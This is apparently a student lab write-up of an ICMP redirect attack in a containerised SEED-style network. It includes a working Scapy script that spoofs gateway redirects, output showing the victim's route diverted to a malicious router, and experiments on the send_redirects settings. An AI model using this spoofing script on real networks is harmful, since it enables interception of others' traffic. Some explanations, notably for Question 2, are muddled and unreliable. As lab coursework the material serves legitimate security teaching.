
ICMP REDIRECT ATTACK LAB


2.Environment Setup using Container

Docker build and up




```
[03/12/23]seed@VM:~/.../Labsetup$ dcbuild
victim uses an image, skipping
attacker uses an image, skipping
malicious-router uses an image, skipping
HostB1 uses an image, skipping
HostB2 uses an image, skipping
Router uses an image, skipping
[03/12/23]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating network "net-192.168.60.0" with the default driver
Creating host-192.168.60.5           ... done
Creating host-192.168.60.6           ... done
Creating attacker-10.9.0.105         ... done
Creating router                      ... done
Creating malicious-router-10.9.0.111 ... done
Creating victim-10.9.0.5             ... done
Attaching to host-192.168.60.6, host-192.168.60.5, attacker-10.9.0.105, maliciou
s-router-10.9.0.111, victim-10.9.0.5, router
```

Docker ps



```
[03/12/23]seed@VM:~/.../Labsetup$ dockps
90d130a106b7  victim-10.9.0.5
a677c5510721  malicious-router-10.9.0.111
afa5e22c5b4a  attacker-10.9.0.105
6778a2c78e57  router
50fd7a2061e7  host-192.168.60.6
4a543290e0f8  host-192.168.60.5
[03/12/23]seed@VM:~/.../Labsetup$ docksh 90
root@90d130a106b7:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@90d130a106b7:/#
```

sudo docker exec -it attacker-10.9.0.105 /bin/bash
sudo docker exec -it victim-10.9.0.5 bin/bash




```
[03/12/23]seed@VM:~/.../Labsetup$[03/12/23]seed@VM:~/.../Lab
[03/12/23]seed@VM:~/.../Labsetup$ sudo docker exec -it attac
ker-10.9.0.105 /bin/bash
root@afa5e22c5b4a:/#
```

```
[03/12/23]seed@VM:~/.../Labsetup$ sudo docker exec -it victim
-10.9.0.5 /bin/bash
root@90d130a106b7:/#
```

All containers will operate in the background once started. To execute instructions on a container, we usually need a shell. Using "docker ps" to find the container's ID, followed by "docker exec" to start a terminal on it.We made aliases for them in.bashrc


Before attack:



```
                              My traceroute  [v0.93]
90d130a106b7 (10.9.0.5)                                  2023-03-12T22:53:46+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                          Packets               Pings
 Host                                   Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                            0.0%    96    0.4   0.4   0.1   9.4   0.9
 2. 192.168.60.5                         0.0%    96    0.5   0.3   0.1   5.5   0.5
```


3 Task 1: Launching ICMP Redirect Attack

Code



```python
#!usr/bin/python3

from scapy.all import *

victim= '10.9.0.5'
real_gateway= '10.9.0.11'
fake_gateway= '10.9.0.111'

ip= IP(src= real_gateway,dst = victim)
icmp = ICMP(type=5, code=1)
icmp.gw = fake_gateway

# The enclose IP packet should be the one that
# triggers the redirect message.

ip2 = IP(src= victim, dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```


Successful Attack



```
root@afa5e22c5b4a:/# ls
T     etc               lib     media  root  sys  volumes
bin   home              lib32   mnt    run   tmp
boot  icmp_redir.py     lib64   opt    sbin  usr
dev   icmp_redirect.py  libx32  proc   srv   var
root@afa5e22c5b4a:/# python3 icmp_redir.py
.
Sent 1 packets.
root@afa5e22c5b4a:/# python3 icmp_redir.py
.
Sent 1 packets.
root@afa5e22c5b4a:/# 
```

```
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.090 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.089 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.083 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.087 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.091 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.090 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.093 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.085 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.097 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.087 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.086 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.088 ms
64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.087 ms
64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.091 ms
64 bytes from 192.168.60.5: icmp_seq=18 ttl=63 time=0.084 ms
64 bytes from 192.168.60.5: icmp_seq=19 ttl=63 time=0.113 ms
64 bytes from 192.168.60.5: icmp_seq=20 ttl=63 time=0.213 ms
64 bytes from 192.168.60.5: icmp_seq=21 ttl=63 time=0.080 ms
^C
--- 192.168.60.5 ping statistics ---
21 packets transmitted, 21 received, 0% packet loss, time 204
06ms
rtt min/avg/max/mdev = 0.080/0.099/0.213/0.028 ms
root@90d130a106b7:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 283sec
root@90d130a106b7:/# 
```

There is a successful attack onto the victim where the ip is redirected to another's fake ip.
mtr -n 192.168.60.5




```
                  My traceroute  [v0.93]
90d130a106b7 (10.9.0.5)              2023-03-13T01:39:48+0000
Keys:  Help   Display mode   Restart statistics   Order of fi
elds   quit          Packets               Pings
 Host                 Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111         0.0%    10    0.1   0.1   0.1   0.1   0.0
 2. 10.9.0.11          0.0%     9    0.1   0.1   0.1   0.2   0.0
 3. 192.168.60.5       0.0%     9    0.1   0.1   0.1   0.2   0.0
```


Questions:

Question 1: Can you use ICMP redirect attacks to redirect to a remote machine? Namely, the IP address assigned to icmp.gw is a computer not on the local LAN. Please show your experiment result, and explain your observation.

Experiment:




```
#!usr/bin/python3

from scapy.all import *

victim= '10.9.0.5'
real_gateway= '10.9.0.11'
fake_gateway= '10.9.0.111'

ip= IP(src= real_gateway,dst = victim)
icmp = ICMP(type=5, code=1)
icmp.gw = '192.168.60.6'

# The enclose IP packet should be the one that
# triggers the redirect message.

ip2 = IP(src= victim, dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```



```
[03/13/23]seed@VM:~/.../Labsetup$ sudo docker exec -it att
acker-10.9.0.105 /bin/bash
root@afa5e22c5b4a:/# nano icmp_redir.py
root@afa5e22c5b4a:/# python3 icmp_redir.py
.
Sent 1 packets.
root@afa5e22c5b4a:/# python3 icmp_redir.py
.
Sent 1 packets.
root@afa5e22c5b4a:/# python3 icmp_redir.py
.
Sent 1 packets.
root@afa5e22c5b4a:/#
```

```
[03/13/23]seed@VM:~/.../Labsetup$ sudo docker exec -it vic
tim-10.9.0.5 bin/bash
root@90d130a106b7:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.141 m
s
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.099 m
s
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.093 m
s
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.155 m
s
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.201 m
s
^C
--- 192.168.60.5 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 41
07ms
rtt min/avg/max/mdev = 0.093/0.137/0.201/0.039 ms
root@90d130a106b7:/# ip route flash cache
Command "flash" is unknown, try "ip route help".
root@90d130a106b7:/# ip route show cache
root@90d130a106b7:/#  mtr -n 192.168.60.5
root@90d130a106b7:/#
```



seed@VM: ~/.../Labsetup

```
                    My traceroute  [v0.93]
90d130a106b7 (10.9.0.5)           2023-03-13T20:38:40+0000
Keys:  Help   Display mode   Restart statistics   Order of
 fields   quit   Packets               Pings
 Host             Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11      0.0%    21    0.1   0.1   0.1   0.3   0.1
 2. 192.168.60     0.0%    21    0.1   0.2   0.1   0.5   0.1
```


Observation:
There is no successful redirection
Because, ICMP redirect attacks cannot be used to reroute to a remote computer outside of the local Network. To increase network effectiveness and decrease unnecessary traffic, ICMP redirect signals are used to move traffic to a new gateway on the same network section. The gateway mentioned in the ICMP redirect message must be accessible by the message's source and must be on the same network path.

Question 2: Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to icmp.gw is a local computer that is either offline or non-existing. Please show your experiment result, and explain your observation.


Experiment:




```
  GNU nano 4.8            icmp_redir.py            Modified
#!usr/bin/python3

from scapy.all import *

victim= '10.9.0.5'
real_gateway= '10.9.0.11'
fake_gateway= '10.9.0.111'

ip= IP(src= real_gateway,dst = victim)
icmp = ICMP(type=5, code=1)
icmp.gw = '10.9.0.99'

# The enclose IP packet should be the one that
# triggers the redirect message.

ip2 = IP(src= victim, dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```



```
root@afa5e22c5b4a:/# nano icmp_redir.py
root@afa5e22c5b4a:/# python3 icmp_redir.py
.
Sent 1 packets.
root@afa5e22c5b4a:/# python3 icmp_redir.py
.
Sent 1 packets.
root@afa5e22c5b4a:/# python3 icmp_redir.py
.
Sent 1 packets.
root@afa5e22c5b4a:/#
```



```
root@90d130a106b7:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.112 m
s
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.314 m
s
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.233 m
s
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.209 m
s
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.240 m
s
^C
--- 192.168.60.5 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 40
97ms
rtt min/avg/max/mdev = 0.112/0.221/0.314/0.065 ms
root@90d130a106b7:/# ip route show cache
root@90d130a106b7:/#  mtr -n 192.168.60.5
root@90d130a106b7:/#
```



```
                    My traceroute  [v0.93]
90d130a106b7 (10.9.0.5)          2023-03-13T20:52:59+0000
Keys:  Help   Display mode   Restart statistics   Order of
 fields   quit   Packets              Pings
 Host             Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11      0.0%    13    0.1   0.2   0.1   0.4   0.1
 2. 192.168.60     0.0%    13    0.1   0.3   0.1   0.5   0.1
```

Observation:
Still no successful attack.
The ICMP redirect attack can redirect to a non-existing machine on the same network, but the packet will not be received.Because the failure of a successful attack is because the ip's are not open to ICMP redirection.

Question 3: If you look at the docker-compose.yml file, you will find the following entries for the malicious router container. What are the purposes of these entries? Please change their value to 1, and launch the attack again. Please describe and explain your observation.


Purposes:
net.ipv4.conf.all.send_redirects=0: Disables the transmission of ICMP redirect signals for all system interfaces.

net.ipv4.conf.default.send_redirects=0: This option disables ICMP redirect signals from being sent to any interface that does not have a particular setting.


net.ipv4.conf.eth0.send_redirects=0: This option disables ICMP redirect signals from being sent to the eth0 interface.

Disabling ICMP reroute messages can improve security by avoiding possible attacks that use these messages, such as moving data to a malicious location. However, in some instances, it can result in poor network traffic, so it's essential to think about the consequences before making adjustments to these settings.


Experiment:




```
        sysctls:
                - net.ipv4.ip_forward=1
                - net.ipv4.conf.all.send_redirects=1
                - net.ipv4.conf.default.send_redirects=1
                - net.ipv4.conf.eth0.send_redirects=1
```




```
  GNU nano 4.8            icmp_redir.py
#!usr/bin/python3

from scapy.all import *

victim= '10.9.0.5'
real_gateway= '10.9.0.11'
fake_gateway= '10.9.0.111'

ip= IP(src= real_gateway,dst = victim)
icmp = ICMP(type=5, code=1)
icmp.gw = fake_gateway

# The enclose IP packet should be the one that
# triggers the redirect message.

ip2 = IP(src= victim, dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```



```
root@afa5e22c5b4a:/# nano icmp_redir.py
root@afa5e22c5b4a:/# python3 icmp_redir.py
.
Sent 1 packets.
root@afa5e22c5b4a:/# python3 icmp_redir.py
.
Sent 1 packets.
root@afa5e22c5b4a:/# 
```



